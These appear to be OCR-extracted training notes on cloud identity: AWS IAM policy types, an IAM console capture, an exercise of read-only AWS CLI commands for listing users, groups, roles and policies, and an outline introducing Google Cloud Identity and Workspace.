
Policy types:

1. Inline Policies - An inline policy is a policy that's embedded in an IAM identity (a user, group, or role)

2. Managed Policies -

    - AWS Managed Policies
    - Customer Managed Policies




us-east-1.console.aws.amazon.com/iam/home#/users/emp01
aws
Services
Search for services, features, blogs, docs, and more
[Alt+S]
Global
Atomic Nuclear
Identity and Access Management (IAM)
Dashboard
Access management
User groups
Users
Roles
Policies
Identity providers
Account settings
Access reports
Access analyzer
Archive rules
Analyzers
Settings
Credential report
Organization activity
Service control policies (SCPs)
User ARN
arn:aws:iam::294170659659:user/emp01
Path
/
Creation time
2022-03-25 02:23 UTC+0530
Permissions
Groups (2)
Tags
Security credentials
Access Advisor
Permissions policies (4 policies applied)
Add permissions
Add inline policy
Policy name
Policy type
Attached directly
AmazonEC2FullAccess
AWS managed policy
s3-administrator-Policy
Inline policy
Policy summary
{} JSON
Edit policy
Simulate policy
{
"Version": "2012-10-17",
"Statement": [
{
"Action": [
"s3:*"
],
"Effect": "Allow",
"Resource": "*"
}
]

EXERCISE -2

Users:

List of IAM Users :

```
aws iam list-users
```

List the IAM groups that the specified IAM user belongs to :

```
aws iam list-groups-for-user --user-name user-name
```

List all manages policies that are attached to the specified IAM user :

```
aws iam list-attached-user-policies --user-name user-name
```

Lists the names of the inline policies embedded in the specified IAM user :

```
aws iam list-user-policies --user-name user-name
```

Groups :

List of IAM Groups:

```
aws iam list-groups
```

Lists all managed policies that are attached to the specified IAM Group :

```
aws iam list-attached-group-policies --group-name group-name
```

List the names of the inline policies embedded in the specified IAM Group:

```
aws iam list-group-policies --group-name group-name
```

Roles :

List of IAM Roles :

```
aws iam list-roles
```

Lists all managed policies that are attached to the specified IAM role :

```
aws iam list-attached-role-policies --role-name role-name
```

List the names of the inline policies embedded in the specified IAM role :

```
aws iam list-role-policies --role-name role-name
```

Policies:

List of IAM Policies :

aws iam list-policies

Retrieves information about the specified managed policy :

aws iam get-policy --policy-arn **policy-arn**

Lists information about the versions of the specified manages policy :

aws iam list-policy-versions --policy-arn **policy-arn**

Retrieved information about the specified version of the specified managed policy :

aws iam get-policy-version --policy-arn policy-arn --version-id **version-id**

Retrieves the specified inline policy document that is embedded on the specified IAM user / group / role :

aws iam get-user-policy --user-name **user-name** --policy-name **policy-name**

aws iam get-group-policy --group-name **group-name** --policy-name **policy-name**

aws iam get-role-policy --role-name **role-name** --policy-name **policy-name**

Module - 3 : Introduction about Google Cloud

3.1 Google Cloud Overview

3.2 Cloud Identity & Google Workspace


3.3 Google Cloud

- Role Based Access Control [RBAC]


3.1 Google Cloud Overview

Three Main Components of Google Cloud -


- **Cloud Identity**
  - Cloud Identity is an Identity as a Service (IDaaS) solution that centrally manages users, groups and devices.
  - We can configure Cloud Identity to federated identities between Google and other identity providers, such as Active Directory and Azure Active Directory.
  - Cloud Identity also gives you more control over the accounts that are used in your organization.
  - Cloud identity allow administrator to create Cloud Identity account for each of users and groups in an organization.
  - We can then use Identity and Access Management (IAM) to manage access to Google Cloud resources for each Cloud Identity account.
- **Google Workspace [G-suite]**
  - Google Workspace (formerly G Suite) secure collaboration and productivity apps for businesses. Includes Gmail, Drive, Meet and more.
  - Google Workspace have integrated identity as a service in it.
  - We can use google workspace as identity source for google cloud platform.
- **Google Cloud Platform [GCP]**
  - Google Cloud Platform is a suite of public cloud computing services offered by Google.
  - The platform includes a range of hosted services for compute, storage and application
  - We can use cloud identity, google workspace or external identity as source of identity for GCP.


Idaas
Cloud
Identity
Authentication
Authentication
Google Cloud Platform
(IAAS, PASS, SAAS)
Google workspace
(SAAS, Idaas)

Google Cloud Architecture



Google Cloud Authentication Credentials



EXERCISE -3

Authentication to Google Cloud + Workspace Console

Console -

